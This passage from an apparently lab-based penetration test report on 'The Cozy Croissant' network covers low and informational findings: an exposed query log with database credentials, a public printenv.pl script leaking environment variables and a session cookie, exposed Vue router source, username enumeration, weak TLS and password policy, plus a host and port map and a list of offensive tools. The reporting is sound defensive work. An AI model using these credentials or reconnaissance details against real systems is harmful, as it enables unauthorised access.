The screenshot shows a browser window with the URL <https://10.0.0.12/query.log>. The page content displays a series of log entries from a MySQL database, specifically from the 'loyalty' table. The log entries include numerous queries such as 'SELECT \* FROM loyalty WHERE id = ?' and 'SELECT \* FROM loyalty WHERE name = ?'. Many of these queries contain parameters that appear to be user inputs, such as 'admin', 'secret', and 'jsdfl'. The log is timestamped with 'INFO' messages and shows the database URI as 'mysql://rewards:rewards@rewards-db:3306/loyalty'. The log entries are heavily redacted with black boxes to protect sensitive data.

```
INFO:root:DB URI is: mysql://rewards:rewards@rewards-db:3306/loyalty
INFO:root:running (/var/www/html/.query) './query get -t admin -u admin'
INFO:root:DB URI is: mysql://rewards:rewards@rewards-db:3306/loyalty
INFO:root:running (/var/www/html/.query) './query get -t admin -u admin'
INFO:root:DB URI is: mysql://rewards:rewards@rewards-db:3306/loyalty
INFO:root:running (/var/www/html/.query) './query get -t admin -u admin'
INFO:root:DB URI is: mysql://rewards:rewards@rewards-db:3306/loyalty
INFO:root:running (/var/www/html/.query) './query get -t secret -s sfk [REDACTED]'
INFO:root:DB URI is: mysql://rewards:rewards@rewards-db:3306/loyalty
INFO:root:running (/var/www/html/.query) './query get -t admin'
INFO:root:DB URI is: mysql://rewards:rewards@rewards-db:3306/loyalty
INFO:root:running (/var/www/html/.query) './query get -t admin -u admin'
INFO:root:DB URI is: mysql://rewards:rewards@rewards-db:3306/loyalty
INFO:root:running (/var/www/html/.query) './query get -t admin -u admin'
INFO:root:DB URI is: mysql://rewards:rewards@rewards-db:3306/loyalty
INFO:root:running (/var/www/html/.query) './query get -t secret -s [REDACTED]'
INFO:root:DB URI is: mysql://rewards:rewards@rewards-db:3306/loyalty
INFO:root:running (/var/www/html/.query) './query get -t admin'
INFO:root:DB URI is: mysql://rewards:rewards@rewards-db:3306/loyalty
INFO:root:running (/var/www/html/.query) './query get -t admin -u admin'
INFO:root:DB URI is: mysql://rewards:rewards@rewards-db:3306/loyalty
INFO:root:running (/var/www/html/.query) './query get -t secret -s [REDACTED]'
INFO:root:DB URI is: mysql://rewards:rewards@rewards-db:3306/loyalty
INFO:root:running (/var/www/html/.query) './query get -t admin'
INFO:root:DB URI is: mysql://rewards:rewards@rewards-db:3306/loyalty
INFO:root:running (/var/www/html/.query) './query get -t admin -u jsdfl'
```

Image Description: Query.log output containing user secrets.

#### Remediation Recommendation(s):

Restrict access to sensitive files paths from unauthenticated, and unprivileged users.

#### Business Impact:

An attacker could capture and potentially log in as any user. This could result in loss of service to the loyalty program, as well as the potential loss of customer PII.

## Low Findings

### 16. Web server does not use HTTPS

#### Affected Host(s) Information:

Host Name	IP Address	Port	Service
media	10.0.0.20	80	http


adcs	10.0.0.6	80	http
profiler	10.0.0.102	80	http

**Classifications:**

Risk Score	3/10
Exploitation Likelihood	Unlikely
Business Impact	Moderate
Remediation Difficulty	Easy

**Description:**

The hosts media (10.0.0.20), adcs (10.0.0.6), and profiler (10.0.0.102) all utilize HTTP instead of HTTPS. This leads to requests and responses being unencrypted.



**Steps To Reproduce:**

Navigate to media (10.0.0.20), and view the “Not secure” notification in the browser.

Navigate to adcs(10.0.0.6), and view the “Not secure” notification in the browser.

Navigate to profiler (10.0.0.102), and view the “Not secure” notification in the browser.

**Remediation Recommendation(s):**

Enable HTTPS on the server and redirect HTTP traffic to HTTPS.

**Business Impact:**

These sites are vulnerable to man-in-the-middle attacks, confidentiality and integrity are at risk from unauthorized users.

**References:**

<https://www.cloudflare.com/learning/ssl/why-is-http-not-secure/>

## 17. Unauthenticated Environment Variable Disclosure

**Affected Host(s) Information:**

Host Name	IP Address	Port	Service
HMS	10.0.0.11	80	xampp

**Classifications:**

Risk Score	3/10
Exploitation Likelihood	Unlikely
Business Impact	Moderate
Remediation Difficulty	Easy

**Description:**

System environment variables can store sensitive information such as credentials or authentication tokens as well as disclose system configuration and layout.

**Steps To Reproduce:**

By browsing to "http://10.0.0.11/cgi-bin/printenv.pl" the website discloses this information publicly.

```
← → ⌂ 10.0.0.11/cgi-bin/printenv.pl

COMSPEC="C:\windows\system32\cmd.exe"
CONTEXT_DOCUMENT_ROOT="C:/xampp/cgi-bin/"
CONTEXT_PREFIX="/cgi-bin/"
DOCUMENT_ROOT="C:/xampp/htdocs"
GATEWAY_INTERFACE="CGI/1.1"
HTTP_ACCEPT="text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8"
HTTP_ACCEPT_ENCODING="gzip, deflate"
HTTP_ACCEPT_LANGUAGE="en-US,en;q=0.5"
HTTP_CONNECTION="keep-alive"
HTTP_COOKIE="wp_sr_session_5c016e8f0f95f039102cbe8366c5c7f3=334e9fb2a46f3154dae5f274985022de%7C%7C167
HTTP_HOST="10.0.0.11"
HTTP_UPGRADE_INSECURE_REQUESTS="1"
HTTP_USER_AGENT="Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0"
MIBDIRS="C:/xampp/php/extras/mibs"
MYSQL_HOME="\\xampp\\mysql\\bin"
OPENSSL_CONF="C:/xampp/apache/bin/openssl.cnf"
PATH="C:/windows/system32;C:/windows;C:/windows/System32\WBem;C:/windows\System32\WindowsPowerShell\w
PATHEXT=".COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC"
PHPRC="\\xampp\\php"
PHP_PEAR_SYSCONF_DIR="\\xampp\\php"
QUERY_STRING=""
REMOTE_ADDR="10.0.254.101"
REMOTE_PORT="54831"
REQUEST_METHOD="GET"
REQUEST_SCHEME="http"
REQUEST_URI="/cgi-bin/printenv.pl"
SCRIPT_FILENAME="C:/xampp/cgi-bin/printenv.pl"
SCRIPT_NAME="/cgi-bin/printenv.pl"
SERVER_ADDR="10.0.0.11"
SERVER_ADMIN="postmaster@localhost"
SERVER_NAME="10.0.0.11"
SERVER_PORT="80"
SERVER_PROTOCOL="HTTP/1.1"
SERVER_SIGNATURE=<address>Apache/2.4.54 (Win64) OpenSSL/1.1.1p PHP/7.4.33 Server at 10.0.0.11 Port 8
SYSTEMROOT="C:\\windows"
THP="\\xampp\\tmp"
WINDIR="C:\\windows"
```

Image Description: Output of the HMS systems local environment variables.

**Remediation Recommendation(s):**

This vulnerability can be remediated by removing the printenv.pl script or disallowing external access to the cgi-bin directory.

#### **Business Impact:**

Token and credential leaks have the potential to cause damage to the local system by allowing an unauthorized user to access sensitive services.

### References:

<https://community.apachefriends.org/f/viewtopic.php?p=157144>

#### 18. Source Code Disclosure

**Affected Host(s) Information:**

Host Name	IP Address	Port	Service
payment-web	10.0.0.200	80	http

### **Classifications:**

<b>Risk Score</b>	3/10
<b>Exploitation Likelihood</b>	Unlikely
<b>Business Impact</b>	Moderate
<b>Remediation Difficulty</b>	Medium

#### Description:

The host 10.0.0.200 hosts the Payment Portal on the Cozy Croissant's corporate network. When the src folder is accessed from Inspect it allows users to see all pathways the site offers to both clients and admin.

#### Steps To Reproduce:

Navigate to the Payment Portal page (10.0.0.200), then access Inspect. Next, navigate to Sources, then look under the src folder to access the router.js file and view pathways.



Image Description: View of webpage home screen and developer tools

```

import Vue from 'vue'
import Router from 'vue-router'
import Home from '@/views/Home.vue'
import Login from '@/views/Login.vue'
import auth from '@/_modules/auth'
import GetPayment from '@/_views/GetPayment'
import GetPaymentPath from '@/_views/GetPaymentPath'
import GetOrder from '@/_views/GetOrder'
import GetOrderPath from '@/_views/GetOrderPath'
import GetOrderDetail from '@/_views/GetOrderDetail'
import GetPaymentPathDetail from '@/_views/GetPaymentPathDetail'
import CreateInvoice from '@/_views/CreateInvoice'
import GetAllReservations from '@/_views/GetAllReservations'

Vue.use(Router)

const routes = [
  {
    path: '/',
    component: Home,
    name: 'Home'
  },
  {
    path: '/login',
    component: Login,
    name: 'Login'
  },
  {
    path: '/payment/lookup',
    component: GetPayment,
    name: 'Payment Lookup',
    meta: {
      requiresAuth: true
    }
  },
  {
    path: '/order/lookup/*',
    component: GetOrder,
    name: 'Order Lookup',
    meta: {
      requiresAuth: true
    }
  },
  {
    path: '/order/detail/*',
    component: GetOrderDetail,
    name: 'Order Detail',
    meta: {
      requiresAuth: true
    }
  },
  {
    path: '/payment/path/*',
    component: GetPaymentPath,
    name: 'Payment Path',
    meta: {
      requiresAuth: true
    }
  },
  {
    path: '/order/path/*',
    component: GetOrderPath,
    name: 'Order Path',
    meta: {
      requiresAuth: true
    }
  }
]

export default new Router({
  mode: 'history',
  base: process.env.BASE_URL,
  routes
})

```

Image Description: View of available paths from webpage source.

#### Remediation Recommendation(s):

Separate admin functionality from general client-side scripts.

**Business Impact:**

If admin is accessed by an attacker and coupled with this knowledge of the pathways, they are able to directly access customer PII. This will lead to reputational loss of the company and potential financial loss of both customer and company.

**References:**

<https://portswigger.net/web-security/information-disclosure>

## 19. Self-signed certificates

**Affected Host(s) Information:**

Host Name	IP Address	Port	Service
Payment-web	10.0.0.200	80	Payment Portal
LPS	10.0.0.12	80	My Rewards

**Classifications:**

Risk Score	2/10
Exploitation Likelihood	Unlikely
Business Impact	Mild
Remediation Difficulty	Easy

**Description:**

The hosts 10.0.0.200 and 10.0.0.12 are the Payment Portal and the My Rewards page on the Cozy Croissant's corporate network, respectively. When either site is reached the browser indicates the pages are not secure due to self-signed certificates.

**Steps To Reproduce:**

Navigate to the Payment Portal (10.0.0.200), then to certificates by clicking the 'Not secure' notice in the browser.




Image description: Self Signed certificate for the Payment Portal.

Navigate to My Rewards (10.0.0.12), then to certificates by clicking the 'Not secure' notice in the browser.




Image description: Self Signed certificate for the Rewards Page

#### Remediation Recommendation(s):

Replace the self-signed certificate with a certificate signed by a trusted Certificate Authority.

#### Business Impact:

Self-signed certificates can lead to a loss of trust from the clients, resulting in less website engagement and therefore financial loss.

<https://www.ibm.com/docs/en/i/7.2?topic=concepts-certificate-authority>

<https://www.globalsign.com/en/ssl-information-center/dangers-self-signed-certificates>

## 20. Username Enumeration

### Affected Host(s) Information:

Host Name	IP Address	Port	Service
lps.corp.cc.local	10.0.0.12	80	My Rewards

### Classifications:

Risk Score	3/10
Exploitation Likelihood	Likely
Business Impact	Mild
Remediation Difficulty	Hard

### Description:

This vulnerability allows an attacker to discover valid usernames on The Cozy Croissant's "My Rewards" page. This is done by analyzing the verbose error messages presented on the application during failed login attempts.

### Steps To Reproduce:


From the login page, enter an incorrect username and password combination, such as test:test that yields the error "user not found". However, the output given by entering a registered username with any password, which yields the error "invalid password".


**User Login**

Login Error: invalid password

Username:  
admin

Password:  
.....

A screenshot of a web-based user login interface. The title bar says "User Login". Below it is a red-bordered error message box containing the text "Login Error: invalid password". Below the error message are two input fields: "Username:" followed by the value "admin" and "Password:" followed by four dots (...). At the bottom is a grey "Login" button.

**Remediation Recommendation(s):**

Implement obscured errors such as “Login Error” or “Login failed”.

**Business Impact:**

Username enumeration through verbose error messaging would aid an attacker in finding valid user accounts and could lead to future account compromise.

**References:**

<https://www.rapid7.com/blog/post/2017/06/15/about-user-enumeration/>

## Informational Findings

### 21. Payment Portal Password Policy

**Affected Host(s) Information:**


Host Name	IP Address	Port	Service
	10.0.0.200		Nginx Web Server

**Classifications:**

Risk Score	0/10
Exploitation Likelihood	Not Applicable
Business Impact	Not Applicable
Remediation Difficulty	Easy

**Description:**

The host 10.0.0.200 hosts The Cozy Croissant’s payment portal on their corporate network. On the login page the password field will return the alert “Password length should be at least 5 characters” when less than 5 characters are typed into the input field. This indicates that the password policy for the web page is set to a minimum of 5.



#### **Steps To Reproduce:**

Navigate to the Login page on 10.0.0.200 and type less than 5 characters into the password input field and then click “Enter” or outside of the input field and the alert will be displayed.

#### **Remediation Recommendation(s):**

Update the password policy on the Payment Portal on 10.0.0.200 to a minimum of 8 characters to be in accordance with the National Institute of Standards and Technology (NIST) minimum password recommendation.

#### **Business Impact:**

Short passwords are easier to compromise by guessing, brute force, password cracking, and other commonly used techniques. A malicious user could potentially gain access to user accounts with short passwords in a relatively short period of time. If payment accounts become compromised sensitive or confidential information could be revealed and TCC reputation may be damaged resulting in customers choosing to do business with other hotels. Therefore, raising the minimum password requirement would improve account security.

#### **References:**

NIST Special Publication 800-63B - <https://pages.nist.gov/800-63-3/sp800-63b.html>

# Appendix A: Classification Definitions

---

## Risk Classifications

LEVEL	SCORE	DESCRIPTION
Critical	9 - 10	The vulnerability poses an immediate threat to the organization, and exploitation may permanently affect the organization. Remediation should be performed immediately.
High	7 - 8	The vulnerability poses an urgent threat to the organization. Recovery from exploitation impacts may be difficult. Remediation should be prioritized.
Medium	4 - 6	The exploitation of the vulnerability may result in a notable disruption of business functionality. Remediation should be performed when feasible.
Low	1 - 3	The vulnerability poses a minimal threat to the organization. The presence of the vulnerability should be noted and remediated if possible.
Informational	0	These findings have no clear threat to the organization, but may cause business processes to function undesirably or reveal sensitive company information.

## Exploitation Likelihood Classifications

LEVEL	DESCRIPTION
Likely	Exploitation methods are well-known and can be performed with minimal

	difficulty using publicly available tools.
<b>Possible</b>	Exploitation methods are well-known and may be performed using public tools with configuration changes. Understanding of the underlying system is required for successful exploitation.
<b>Unlikely</b>	Exploitation requires deep understanding of the underlying system or advanced technical skills. Precise conditions may be required for successful exploitation.

## Business Impact Classifications

LEVEL	DESCRIPTION
<b>Severe</b>	Successful exploitation of the vulnerability may result in wide-spread disruption of critical business functions and significant financial damage.
<b>Moderate</b>	Successful exploitation of the vulnerability may cause significant disruptions to non-critical business functions.
<b>Mild</b>	Successful exploitation of the vulnerability may affect a few users, without causing much disruption to routine functions.

## Remediation Difficulty Classifications

LEVEL	DESCRIPTION
<b>Hard</b>	Remediation may require extensive reconfiguration of the underlying systems and disruption of normal business functions.
<b>Medium</b>	Remediation may require minor reconfigurations or additions that may be time-intensive or expensive.
<b>Easy</b>	Remediation may be accomplished within a short amount of time and with little difficulty.

## **Appendix B: Network Information**

---

Corporate Network - 10.0.0.0/24

<b>IP Address</b>	<b>Host Name</b>	<b>Service(s)</b>	<b>Open Ports</b>
10.0.0.2			53
10.0.0.5	DC01		53, 88, 135, 139, 389, 445, 464, 593, 636, 3268, 3269, 3389
10.0.0.6	ADCS	IIS 10.0	80, 135, 139, 445, 3389
10.0.0.7	doapi	OpenSSH 8.2p1	22, 3000, 27017
10.0.0.11	hms	WordPress 4.8.21	80, 135, 139, 446, 445, 3306, 3389
10.0.0.12	lps	NGINX, OpenSSH 8.2p1	22, 80, 443, 3306
10.0.0.20	media	NGINX 1.18, OpenSSH 8.2p1	22, 80, 8096
10.0.0.51	Workstation01		135, 139, 445, 3389
10.0.0.52	Workstation02		135, 139, 445, 3389
10.0.0.100	ldap	OpenSSH 8.2p1, OpenLDAP	22, 389, 636

10.0.0.102	profiler	Apache 2.4.38, PHP 7.2.34, OpenSSH 8.2p1	22, 80, 443
10.0.0.200	payment-web	NGINX 1.23.3, OpenSSH 8.2p1	22, 80, 443, 8000
10.0.0.210	payment-db	PostgreSQL 15.1, OpenSSH 8.2p1	22, 5432
10.0.0.254			

Guest Network - 10.0.200.0/24

IP Address	Host Name	Service(s)	Open Ports
10.0.200.2			53
10.0.200.101	kiosk01	Kiosk	135, 139, 445, 369
10.0.200.102	kiosk02	Kiosk	
10.0.200.103	kiosk03	Kiosk	
10.0.200.104	kiosk04	Kiosk	
10.0.200.254			

## Appendix C: Tools Used

---

<b>Tool Name</b>	<b>Tool Description</b>
Burp Suite	A Java based Web Penetration Testing framework that is an integrated platform for performing security testing of web applications.
CrackMapExec	CME is a wrapper tool for the windows offensive security tool suite Impacket and is used to enumerate and escalate privileges in a domain.
Hashcat	Hashcat is a password cracking tool used for password recovery.
Hydra	Hydra is used for credential stuffing and password spraying against SSH.
Impacket	Impacket is a python based Windows protocol suite used for offensive security testing in Windows domains.
ldapdomaindump	ldapdomaindump collects and parses information available via LDAP and outputs it in a human readable format.
Metasploit	Metasploit is an offensive security tool database used for exploiting known or common vulnerabilities in outdated software.
Nmap	Nmap enumerates devices and services on a network using a variety of techniques such as TCP SYN-scanning, ICMP echo scanning, and reverse name resolution.
PetitPotam	PetitPotam is both the name of a vulnerability and tool used to coerce a Windows server to authenticate to an attacker controlled computer.
PKINITtools	PKINITtools is tools for Kerberos Public Key Cryptography for Initial Authentication (PKINIT) and relaying to AD CS.
Responder	Responder an Link-Local Multicast Name Resolution (LLMNR), NetBIOS Name Service (NBT-NS) and Multicast Domain Name System (MDNS) poisoner.
SSL Scan	SSL Scan tests SSL/TLS enabled IP or web address to gather details of the certificate that is being used.
Wappalyzer	Wappalyzer is a technology profiler that shows what websites are built with.

## **Appendix D: References**

---

GDPR Document - <https://gdpr-info.eu/>

GDPR Fines - <https://gdpr.eu/fines/>

GDPR Principles - <https://gdpr-info.eu/art-5-gdpr/>

NIST Special Publication 800-63B - <https://pages.nist.gov/800-63-3/sp800-63b.html>

Youtube Video of Safe Opening Technique - <https://youtu.be/fjrTTlxWTIY>  
Safe Box on Amazon - [https://www.amazon.com/Yuanshikj-Electronic-Security-Fireproof-Business/dp/B078MYJYD5/ref=asc\\_df\\_B078MYJYD5/?tag=hyprod-20&linkCode=df0&hvadid=312060853864&hvpos=&hvnetw=g&hvrand=10990357311933972104&hvpone=&hvptwo=&hvqmt=&hvdev=c&hvdvcmdl=&hylocint=&hylocphy=2840&hvtargid=pla-568693134129&th=1](https://www.amazon.com/Yuanshikj-Electronic-Security-Fireproof-Business/dp/B078MYJYD5/ref=asc_df_B078MYJYD5/?tag=hyprod-20&linkCode=df0&hvadid=312060853864&hvpos=&hvnetw=g&hvrand=10990357311933972104&hvpone=&hvptwo=&hvqmt=&hvdev=c&hvdvcmdl=&hylocint=&hylocphy=2840&hvtargid=pla-568693134129&th=1)  
PCI DSS v4 - [https://docs-prv.pcisecuritystandards.org/PCI%20DSS/Standard/PCI%20DSS-v4\\_0.pdf](https://docs-prv.pcisecuritystandards.org/PCI%20DSS/Standard/PCI%20DSS-v4_0.pdf)  
PCI DSS Security Penalties - [https://financial.ucsc.edu/pages/security\\_penalties.aspx](https://financial.ucsc.edu/pages/security_penalties.aspx)  
PCI DSS Compliance Guide - <https://www.pcicomplianceguide.org/faq/>

#### Technical References

<https://support.microsoft.com/en-gb/topic/kb5005413-mitigating-ntlm-relay-attacks-on-active-directory-certificate-services-ad-cs-3612b773-4043-4aa9-b23d-b87910cd3429>  
<https://learn.microsoft.com/en-us/security-updates/SecurityAdvisories/2009/974926>  
<https://learn.microsoft.com/en-us/troubleshoot/windows-server/windows-security/prevent-windows-store-lm-hash-password>  
[https://www.stigviewer.com/stig/windows\\_10/2019-01-04/finding/V-63429](https://www.stigviewer.com/stig/windows_10/2019-01-04/finding/V-63429)  
<https://community.apachefriends.org/f/viewtopic.php?p=157144>  
<https://portswigger.net/web-security/information-disclosure>  
<https://pages.nist.gov/800-63-3/sp800-63b.html>  
<https://www.rapid7.com/blog/post/2017/06/15/about-user-enumeration/>  
<https://knowledge.broadcom.com/external/article/166142/how-do-i-prevent-cookie-modifications-fr.html>  
<https://www.ibm.com/docs/en/i/7.2?topic=concepts-certificate-authority>  
<https://www.globalsign.com/en/ssl-information-center/dangers-self-signed-certificates>  
<https://portswigger.net/web-security/information-disclosure>  
<https://www.cloudflare.com/learning/ssl/why-is-http-not-secure/>  
[https://owasp.org/www-project-web-security-testing-guide/latest/4-Web\\_Application\\_Security\\_Testing/04-Authentication\\_Testing/02-Testing\\_for\\_Default\\_Credentials](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/04-Authentication_Testing/02-Testing_for_Default_Credentials)  
<https://www.rapid7.com/db/vulnerabilities/cifs-smb-signing-disabled/>  
<https://improsec.com/tech-blog/storing-sensitive-data-in-active-directory>  
[https://cheatsheetseries.owasp.org/cheatsheets/Insecure\\_Direct\\_Object\\_Reference\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html)  
[https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)  
[https://cheatsheetseries.owasp.org/cheatsheets/SQL\\_Injection\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html)  
[https://owasp.org/www-community/Improper\\_Error\\_Handling](https://owasp.org/www-community/Improper_Error_Handling)  
<https://cwe.mitre.org/data/definitions/209.html>  
[https://owasp.org/www-community/Broken\\_Access\\_Control](https://owasp.org/www-community/Broken_Access_Control)